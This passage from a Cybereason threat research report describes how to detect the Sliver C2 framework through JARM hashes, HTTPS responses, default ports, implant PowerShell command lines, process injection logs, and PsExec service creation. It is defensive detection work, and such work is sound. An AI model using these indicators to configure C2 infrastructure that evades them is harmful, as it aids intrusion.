That means that if there is a suspicious connection from a process on a machine, one can identify that it is a Sliver C2 server through its JARM hash.

The following values can be used to decide if it's a Sliver C2 infrastructure:

- HTTPS 3fd21b20d00000021c43d21b21b43d41226dd5dfc615dd4a96265559485910
- MTLS 00000000000000000043d43d00043de2a97eabb398317329f027c66e4c1b01

One has to be careful though, as this JARM hash can be shared with other non-Sliver C2 servers. This check has to be specific to when there is a suspicion of a C2, not the other way around (looking for Sliver C2 in a large dataset of TLS server).

Detection Logic

Process has network connections with a SSL/TLS service that has a JARM hash of 3fd21b20d00000021c43d21b21b43d41226dd5dfc615dd4a96265559485910 OR 00000000000000000043d43d00043de2a97eabb398317329f027c66e4c1b01

Web Server Headers (HTTP)

This detection logic only works when the beacon configuration mode is *HTTPS*, and does not work for *mTLS*.


After setting up an HTTPS listener on the Sliver C2 server, we reach out through the openssl command:

```
→  clients openssl s_client -connect 40.88.146.221:443
CONNECTED(00000003)
depth=0 C = US, ST = Colorado, L = Fort Collins, street = , postalCode = 8253, CN = localhost
verify error:num=20:unable to get local issuer certificate
verify return:1
depth=0 C = US, ST = Colorado, L = Fort Collins, street = , postalCode = 8253, CN = localhost
verify error:num=21:unable to verify the first certificate
verify return:1
---
Certificate chain
 0 s:/C=US/ST=Colorado/L=Fort Collins/street=/postalCode=8253/CN=localhost
   i:
---
Server certificate
-----BEGIN CERTIFICATE-----
MIICrTCCAjKgAwIBAgIQMlHj1i2LFKf1wjOXnVr9/TAKBggqhkjOPQQDAzAAMB4X
DTIyMDYxOTA4NTEwOFoXDTI1MDYxODA4NTEwOFowZTELMAkGA1UEBhMCVVMxETAP
BgNVBAgTCENvbG9yYWRvMRUwEwYDVQQHEwxGb3J0IENvbGxpbnMxCTAHBgNVBAkT
ADENMAsGA1UEERMEODI1MzESMBAGA1UEAxMJbG9jYWxob3N0MIIBIjANBgkqhkiG
9w0BAQEFAAOCAQ8AMIIBCgKCAQEAlvO44ooDSlL7xY2cJYUrvRPJaCYXbQLU1mpq
jYRgbUD605CIP1z8asslEoUWCZuPG7dIHMeJryiAvUvhzc5GFxqNrP7JgsaJ6vma
9gSyoVICYsxzDGmnBwx4UE1UgPAAaz4q/H8tL/L6TGCDUYVk4Bu+4FUVy2Wm7kbH
k7SyhCZmdGJdVdrhmvWjwCAMGWYenAqf7pEwrd2b2KjPeZiCQGoDWNV6oKT/Lgqz
RBEWQ7wOaaN0hAFJ1n2NF+/tLR7udVNhZERTx1lpAP3RDe4YyHQ2nfbsHgqm+yyc
6cTeSsQj2oG/3o5bOjdbf5e1FEmJG7E0t0OTmtdAk5MJel7eBQIDAQABo14wXDAO
BgNVHQ8BAf8EBAMCBaAwEwYDVR0lBAwwCgYIKwYBBQUHAwEwHwYDVR0jBBgwFoAU
5EE7/ZRDrfUo2/BXrYDSGVxz9eAwFAYDVR0RBA0wC4IJbG9jYWxob3N0MAoGCCqG
SM49BAMDA2kAMGYCMQDvRm2h1TKST5vI9JHcWe+GpxgQhry5yAoNgc5+AEUAKZJv
I1EaXw87pkuLxcb/Y/ICMQCWanVxM4rtyfRzLq0YbYUFWZxKDFD2Jtct04j6SOQK
64yvLvNixebh43AgAs0115w=
-----END CERTIFICATE-----
subject=/C=US/ST=Colorado/L=Fort Collins/street=/postalCode=8253/CN=localhost
issuer=
---
No client certificate CA names sent
Server Temp Key: ECDH, X25519, 253 bits
---
SSL handshake has read 1269 bytes and written 281 bytes
---
New, TLSv1/SSLv3, Cipher is ECDHE-RSA-CHACHA20-POLY1305
Server public key is 2048 bit
Secure Renegotiation IS supported
Compression: NONE
Expansion: NONE
No ALPN negotiated
SSL-Session:
    Protocol  : TLSv1.2
    Cipher    : ECDHE-RSA-CHACHA20-POLY1305
    Session-ID: 6123F7B8FBC9144555239142E0D2D375AA9D9B106774ECC686270C61525BAD9F
    Session-ID-ctx:
    Master-Key: DC098D3776182828763C88CD48403B4459292B0BE60B102676FECAEDB2E35F3709F581E4BAB90A7AB6C29996DBAC9FCE
    TLS session ticket:
    0000 - fc 46 cd 7f 69 97 31 fb-2f 20 be 42 07 9c 71 64   .F..i.1./ .B..qd
    0010 - d0 cf 1b 3e e8 8c c8 fa-b1 2a 8c d7 ff 8e 70 eb   ...>.....*....p.
    0020 - 1e 73 4f 52 3d b9 c7 a2-34 c6 7a 4a fe 44 61 c1   .sOR=...4.zJ.Da.
    0030 - d7 3a 66 f2 56 1a 2c 74-02 41 1d 3f 76 52 c4 f0   .:f.V.,t.A.?vR..
    0040 - 2d 47 43 f0 e5 cc f2 c4-99 dd 8b fa a4 93 b9 81   -GC.............
    0050 - 46 2c 81 d4 a9 47 4f 3a-d9 d8 36 bd ed c2 b8 1b   F,...GO:..6.....
```

Openssl tool to connect to the Sliver C2 HTTPS listener


We can observe that the certificate chain is particular and can help identifying Sliver C2 (use of US cities in conjunction with *"CN = localhost"*).

Upon requesting the "/" web path, we obtain the familiar "404 Not Found" message, without clear indicators.



Response to a request on the web root path of the Sliver C2 server

Upon making a "wrong" request, we get this 400 error message:



Response to a malformed request

This can be used as a confirmation that the server is Sliver C2. It should be used in combination with the JARM detection.

Detection Logic

JARM detection logic and process connects to a TLS service that answers "HTTP/1.1 400 Bad Request

Content-Type: text/plain; charset=utf-8

Connection: close"

for malformed requests

Wireguard Server Listener

By default, Wireguard VPN server and therefore Sliver C2 wireguard listener is using the UDP port 51820. This can lead to false positives and needs to be correlated with other findings.

Detection Logic

Public IP address listening on UDP port 51820

Hunting for Sliver C2 Implants

The use of Sliver C2 generates many unique behaviors that can be used as detection triggers. In the following diagram, we list all the detection techniques identified through this research.

In the following chapter, we dedicate one subchapter to each detection technique. Anyone can use and implement in their favorite security detection tool these detection methods, in order to spot the use of Sliver C2 in a specific environment.

Shell Feature - Detection of specific Powershell command line

As stated in the above chapters, Sliver C2 has a very unique way of spawning the *powershell.exe* process when the Sliver C2 '*Shell*' command is executed for a specific implant.

To detect the use of the “Shell” feature of Sliver C2, it is possible to search look for any process spawning powershell.exe child process with a command line containing “*-NoExit -Command [Console]::OutputEncoding= [Text.UTF8Encoding]::UTF8*”.

The following detection logic sums up this rule:

Detection Logic

Process name is powershell.exe with a command line that contains *“-NoExit -Command [Console]::OutputEncoding=[Text.UTF8Encoding]::UTF8”*

Sliver Execute-Assembly or Migrate Feature

Sliver C2 *migrate* command by default injects the implant binary into newly created *notepad.exe* processes and

creates a remote thread to run the malicious code.

Event ID 8 related to CreateRemoteThread detection.

```
"EventData": {
  "RuleName": "-",
  "UtcTime": "2022-09-13 12:39:02.607",
  "SourceProcessGuid": "8F44DAD5-7610-6320-0701-000000000500",
  "SourceProcessId": 5832,
  "SourceImage": "c:\\windows\\temp\\fnhoCZptpH.exe",
  "TargetProcessGuid": "8F44DAD5-79E6-6320-1C01-000000000500",
  "TargetProcessId": 5744,
  "TargetImage": "C:\\Windows\\System32\\notepad.exe",
  "NewThreadId": 5536,
  "StartAddress": "0x00000128CCF60000",
  "StartModule": "-",
  "StartFunction": "-",
  "SourceUser": "NT AUTHORITY\\SYSTEM",
  "TargetUser": "NT AUTHORITY\\SYSTEM"
},
```


Remote thread creation log inside notepad.exe, as seen from a Sysmon event log

Detection Logic

Detect call(s) to the CreateRemoteThread Windows API to run code inside another process named notepad.exe

Sliver GetSystem Detection

When the Sliver C2 *getsystem* command is executed from the administration panel, we identified that the process hosting the current implant will systematically inject itself into the *spoolsv.exe* process.

Hosted injected thread (CreateRemoteThread) from any process to *spoolsv.exe*.

Detection Logic

Detect call(s) to the CreateRemoteThread Windows API to run code inside another process named spoolsv.exe

PsExec Feature Detection

Sliver C2 built-in PsExec command, used for lateral movements, creates a service on remote machine with default name “Sliver.”

```
"EventData": {
  "RuleName": "T1031,T1050",
  "EventType": "SetValue",
  "UtcTime": "2022-09-12 16:55:13.231",
  "ProcessGuid": "8F44DAD5-29E0-631F-0B00-000000000400",
  "ProcessId": 644,
  "Image": "C:\\Windows\\system32\\services.exe",
  "TargetObject": "HKLM\\System\\CurrentControlSet\\Services\\Sliver\\ImagePath",
  "Details": "c:\\windows\\temp\\pmP3oLUlT0.exe \"\"",
  "User": "NT AUTHORITY\\SYSTEM"
},
```


Service creation with the name “Sliver”

Detection Logic

Process creates remote Windows service containing the name “Sliver”

Sliver C2 payloads in C:\Windows\Temp

Without any customization, Sliver delivers its payloads remotely in the *C:\Windows\Temp* directory.

Although it might lead to false-positives, searching for suspicious/injected processes using any image file stored in this folder can identify the use of Sliver C2.

Detection Logic

Process creates executable file or script in C:\Windows\Temp directory

OR

Process created from an image file residing in the C:\Windows\Temp directory

Specific Network Port Communication

Sliver C2 server listens on default ports if not instructed otherwise :

- TCP Port 8888 for the mTLS service
- UDP Port 51820 for the Wireguard service
- TCP Port 443 for the HTTPS service

The communications on port 443 are too common to be a detection factor. However, communications on ports TCP/8888 and UDP/51820 could be detection opportunities.

We can also add another criteria, which is the fact that the process initiating the connection is either suspicious (randomly, unsigned executable) or the result of a process injection (see *GetSystem* or *Migrate* features).

Communication on TCP port 8888

mTLS connection default on TCP port 8888. As stated above, this can be used to create a detection logic:

Detection Logic

Process has TLS encrypted network connections with a TCP service on TCP port 8888

Communication on UDP port 51820

Wireguard VPN default port is UDP 51820, this information can be used to detect Sliver C2 implant communication.

Detection Logic

Process has network connections with a UDP service on UDP port 51820

Cybereason Recommendations

To efficiently detect Sliver C2 attacks, Cybereason recommends the following:

- Enable both the Signature and Artificial Intelligence (AI) modes on the Cybereason NGAV, alongside with the Detect and Prevent modes of this feature.
- In your sensor policy, navigate to Behavioral Execution Prevention (BEP) and set both BEP and Variant Payload Prevention to Prevent
- Handle with caution files originating from external sources (Email, Web browsing).
- Threat Hunting with Cybereason: The Cybereason MDR team provides its customers with custom hunting queries for detecting specific threats - to find out more about threat hunting and Managed Detection and Response with the Cybereason Defense Platform, contact a Cybereason Defender here.

For Cybereason customers: You can find more details available on the NEST including custom threat hunting queries for detecting this threat.

Cybereason is dedicated to teaming up with Defenders to end cyber attacks from endpoints to enterprise ang to everywhere. Learn more about Cybereason XDR powered by Google Chronicle, check out our Extended Detection and Response (XDR) Toolkit, or schedule a demo today to learn how your organization can benefit from an operation-centric approach to security.

About The Researchers

Loïc Castel, Incident Response Investigator, Cybereason Incident Response Team

Loïc Castel is an IR investigator with the Cybereason Incident Response team. Loïc analyses and researches critical incidents and cybercriminals. In his career, Loïc worked as a security auditor in well-known organizations such as ANSSI (French National Agency for the Security of Information Systems) and as Lead Digital Forensics & Incident Response at Atos. Loïc loves digital forensics and incident response, but is also interested in offensive aspects such as vulnerability research.

Meroujan Antonyan, Senior Security Analyst, Cybereason Global SOC

Meroujan Antonyan is a Senior Security Analyst with the Cybereason Global SOC team. Meroujan hunts for emerging threats and analyzes incidents in order to improve hunting techniques and procedures. He contributes in automation and interconnection of various cybersecurity projects to collect and leverage threat intelligence and bring value from security events. Meroujan has Digital Forensics & Incident Response experience and is interested in low level malware development, oriented towards improving security solutions capabilities.
